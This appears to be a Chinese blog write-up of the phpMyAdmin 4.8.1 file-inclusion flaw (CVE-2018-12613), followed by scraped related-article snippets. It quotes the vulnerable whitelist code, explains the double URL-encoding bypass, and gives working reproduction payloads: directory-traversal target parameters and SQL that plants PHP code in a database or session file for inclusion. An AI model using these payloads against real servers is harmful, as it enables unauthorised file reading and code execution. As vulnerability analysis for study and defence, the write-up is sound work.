
phpmyadmin 4.8.1 远程文件包含漏洞(CVE-2018-12613)
漏洞详情
- 范围
phpMyAdmin 4.8.0和4.8.1 - 原理
首先在index.php 50-63行代码
$target_blacklist = array (

    'import.php', 'export.php'

);

// If we have a valid target, let's load that script instead

if (! empty($_REQUEST['target'])

    && is_string($_REQUEST['target'])

    && ! preg_match('/^index/', $_REQUEST['target'])

    && ! in_array($_REQUEST['target'], $target_blacklist)

    && Core::checkPageValidity($_REQUEST['target'])

) {

    include $_REQUEST['target'];

    exit;

}
满足5个条件后就会include$_REQUEST['target']的内容
$_REQUEST['target']不为空$_REQUEST['target']是字符串$_REQUEST['target']不以index开头$_REQUEST['target']不在$target_blacklist中
'import.php', 'export.php'Core::checkPageValidity($_REQUEST['target'])为真
代码在libraries\classes\Core.php 443-476行
public static function checkPageValidity(&$page, array $whitelist = [])

    {

        if (empty($whitelist)) {

            $whitelist = self::$goto_whitelist;

        }

        if (! isset($page) || !is_string($page)) {

            return false;

        }

        if (in_array($page, $whitelist)) {

            return true;

        }

        $_page = mb_substr(

            $page,

            0,

            mb_strpos($page . '?', '?')

        );

        if (in_array($_page, $whitelist)) {

            return true;

        }

        $_page = urldecode($page);

        $_page = mb_substr(

            $_page,

            0,

            mb_strpos($_page . '?', '?')

        );

        if (in_array($_page, $whitelist)) {

            return true;

        }

        return false;

    }
$whitelist一开始未传参过来,所以会被赋值为self::$goto_whitelist
public static $goto_whitelist = array(

        'db_datadict.php',

        'db_sql.php',

        'db_events.php',

        'db_export.php',

        'db_importdocsql.php',

        'db_multi_table_query.php',

        'db_structure.php',

        'db_import.php',

        'db_operations.php',

        'db_search.php',

        'db_routines.php',

        'export.php',

        'import.php',

        'index.php',

        'pdf_pages.php',

        'pdf_schema.php',

        'server_binlog.php',

        'server_collations.php',

        'server_databases.php',

        'server_engines.php',

        'server_export.php',

        'server_import.php',

        'server_privileges.php',

        'server_sql.php',

        'server_status.php',

        'server_status_advisor.php',

        'server_status_monitor.php',

        'server_status_queries.php',

        'server_status_variables.php',

        'server_variables.php',

        'sql.php',

        'tbl_addfield.php',

        'tbl_change.php',

        'tbl_create.php',

        'tbl_import.php',

        'tbl_indexes.php',

        'tbl_sql.php',

        'tbl_export.php',

        'tbl_operations.php',

        'tbl_structure.php',

        'tbl_relation.php',

        'tbl_replace.php',

        'tbl_row_action.php',

        'tbl_select.php',

        'tbl_zoom_select.php',

        'transformation_overview.php',

        'transformation_wrapper.php',

        'user_password.php',

);
如果$page在白名单中就会直接return true,但这里考虑到了可能带参数的情况,所以有了下面的判断
        $_page = mb_substr(

            $page,

            0,

            mb_strpos($page . '?', '?')

        );

        if (in_array($_page, $whitelist)) {

            return true;

        }

        $_page = urldecode($page);

        $_page = mb_substr(

            $_page,

            0,

            mb_strpos($_page . '?', '?')

        );

        if (in_array($_page, $whitelist)) {

            return true;

        }

        return false;
mb_strpos ( string $haystack , string $needle [, int $offset = 0 [, string $encoding = mb_internal_encoding() ]] ) : int
查找 string 在一个 string 中首次出现的位置。基于字符数执行一个多字节安全的 strpos() 操作。 第一个字符的位置是 0,第二个字符的位置是 1,以此类推。
$_page是取出$page问号前的东西,是考虑到target有参数的情况,只要$_page在白名单中就直接return true
但还考虑了url编码的情况,所以如果这步判断未成功,下一步又进行url解码
        $_page = urldecode($page);

        $_page = mb_substr(

            $_page,

            0,

            mb_strpos($_page . '?', '?')

        );

        if (in_array($_page, $whitelist)) {

            return true;

        }
所以传入二次编码后的内容,会让checkPageValidity()这个函数返回true,但index中实际包含的内容却不是白名单中的文件
例如传入
?target=db_datadict.php%253f
由于服务器会自动解码一次,所以在checkPageValidity()中,$page的值一开始会是db_datadict.php%3f,又一次url解码后变成了db_datadict.php?,这次便符合了?前内容在白名单的要求,函数返回true
但在index.php中$_REQUEST['target']仍然是db_datadict.php%3f,而且会被include,通过目录穿越,就可造成任意文件包含
漏洞复现
phpMyAdmin-4.8.1-all-languages.zip
官网可下4.8.1版本
任意文件包含
通过目录穿越包含任意文件
?target=db_datadict.php%253f/../../../../../../../../../Windows/DATE.ini

任意代码执行
- 包含数据库文件

先执行SQL语句查询一下数据库路径
show global variables like "%datadir%";
向数据库写入php代码
CREATE DATABASE rce;

use rce;

CREATE TABLE rce(code varchar(100));

INSERT INTO rce(code) VALUES("<?php phpinfo(); ?>");


然后包含该数据库文件
?target=db_datadict.php%253f/../../../../../../../../../phpStudy/PHPTutorial/MySQL/data/rce/rce.MYD
- 包函session文件
session路径的视环境而定



?target=db_datadict.php%253f/../../../../../../../../../phpStudy/PHPTutorial/tmp/tmp/sess_imnnv91q886sfboa2sqos02b7njvho24
参考:
phpmyadmin 4.8.1任意文件包含
phpmyadmin4.8.1远程文件包含漏洞(CVE-2018-12613)
phpmyadmin 4.8.1 远程文件包含漏洞(CVE-2018-12613)的更多相关文章
- 18.phpmyadmin 4.8.1 远程文件包含漏洞(CVE-2018-12613)
phpmyadmin 4.8.1 远程文件包含漏洞(CVE-2018-12613) phpMyAdmin是一套开源的.基于Web的MySQL数据库管理工具.其index.php中存在一处文件包含逻辑, ...
- 记一次phpmyadmin 4.8.1 远程文件包含漏洞(BUUCTF web)
题目很简单,一个滑稽 打开源码,发现存在source.php文件 于是访问文件,发现出现一串php源码 提示存在hint.php,于是访问发现一句话 flag not here, and flag i ...
- CVE-2018-12613-phpmyadmin4.8.1远程文件包含漏洞复现
CVE-2018-12613-phpmyadmin4.8.1远程文件包含漏洞复现 参考文章1 参考文章2 By:Mirror王宇阳 漏洞原理 攻击者利用发现在服务器上包含(查看和潜在执行)文件的漏洞. ...
- phpMyAdmin 4.8.x 本地文件包含漏洞利用
phpMyAdmin 4.8.x 本地文件包含漏洞利用 今天ChaMd5安全团队公开了一个phpMyAdmin最新版中的本地文件包含漏洞:phpmyadmin4.8.1后台getshell.该漏洞利用 ...
- DedeCMS 5.7 sp1远程文件包含漏洞(CVE-2015-4553)
DedeCMS 5.7 sp1远程文件包含漏洞(CVE-2015-4553) 一.漏洞描述 该漏洞在/install/index.php(index.php.bak)文件中,漏洞起因是$$符号使用不当 ...
- dedecmsv5.7sp1远程文件包含漏洞审计
dedecms5.7 sp1版本存在远程文件包含漏洞,在此记录审计复现漏洞过程. 漏洞在/install/index.php(index.php.bak)文件中,漏洞起因是$$符号使用不当,导致变量覆 ...
- Vulhub-Phpmyadmin 4.8.1远程文件包含漏洞
前言:Phpmyadmin是一个用PHP编写的免费软件工具,旨在处理Web上的MySQL管理. 该漏洞在index.php中,导致文件包含漏洞 漏洞环境框架搭建: cd vulhub-master/p ...
- php本地及远程文件包含漏洞
在php程序中包含有file inclusion的时候,php要开启一下两个功能: allow_url_fopen onallow_url_include on 但是开启这两个功能之后伴随的是url漏 ...
- phpmyadmin 4.8.1任意文件包含(CVE-2018-12613)
简介 环境复现:https://gitee.com/xiaohua1998/hctf_2018_warmup 考察知识点:文件包含漏洞(phpmyadmin 4.8.1任意文件包含) 线上平台:榆林学 ...
随机推荐
- hibernate查询方式(二)
1.HQL查询(hibernate query language) 操作的是实体类和属性 *查询所有记录 //1.hql查询操作会使用Query对象 // (1)写sql语句 创建Query对象, S ...
- I_want_all 2019训练记录
Team members StarHai binarycopycode Fly_White Caution 读题 数组第一维的访问速度比其他维速度快. 清空数组 乘法运算取模里面涉及到减法注意变为负数 ...
- 【CSS】305- [译] Web 使用 CSS Shapes 的艺术设计
%; %; %; %; 0, 0 100%, 100% 100%); %; %; % 0, 0 100%, 100% 100%); %; %; ) p:nth-of-type(1)::before { ...
- git输错用户名和密码报错
最近在使用git clone命令操作时一直报错,报错消息如下: remote: Coding 提示: Authentication failed! 认证失败,请确认您输入了正确的账号密码 fatal: ...
- H5 app在真机调试的时候正常,打包成app后报错
在自己的一个用h5开发的项目中, 环境 IDE HBuilderX 打包工具 Hbuilder线上打包 开发语言 JS 现象 从一个列表进入详细页之后一直转圈圈.因为是调用系统原生的等待组件,界面无法 ...
- JS基础知识点——原始类型和对象类型的区别
1.js类型 1.1 JavaScript语言规定了7种语言类型,他们分别是: Number(数字) Boolean(布尔值) String(字符串) Null (空) Undefined (未定义) ...
- Ubuntu19.10安装
# 有一说一,UI好看多了 正文开始 # 1.做U盘 # 2.修改BIOS选择U盘引导 底下有提示,F5/F6切换项目 # 3.进入引导盘 这个界面多了比19.10之前的版本多了两个选项, ...
- LVS+Keepalived-DR模式
Environment:4台CentOS机器 两台LVS 两台web服务器 LVS主备的操作,都需要安装ipvsadm和keepalived yum -y install ipvsadm keepal ...
- 中文分词接口api,采用结巴分词PHP版中文分词接口
中文分词,分词就是将连续的字序列按照一定的规范重新组合成词序列的过程.我们知道,在英文的行文中,单词之间是以空格作为自然分界符的,而中文只是字.句和段能通过明显的分界符来简单划界,唯独词没有一个形式上 ...
- 《Java知识应用》Java-线程池(ScheduledExecutorService)
先回顾一下,Runnable 的使用方法. package demo.knowledgepoints.scheduledtask.run; /*** * 线程类 */public class Thre ...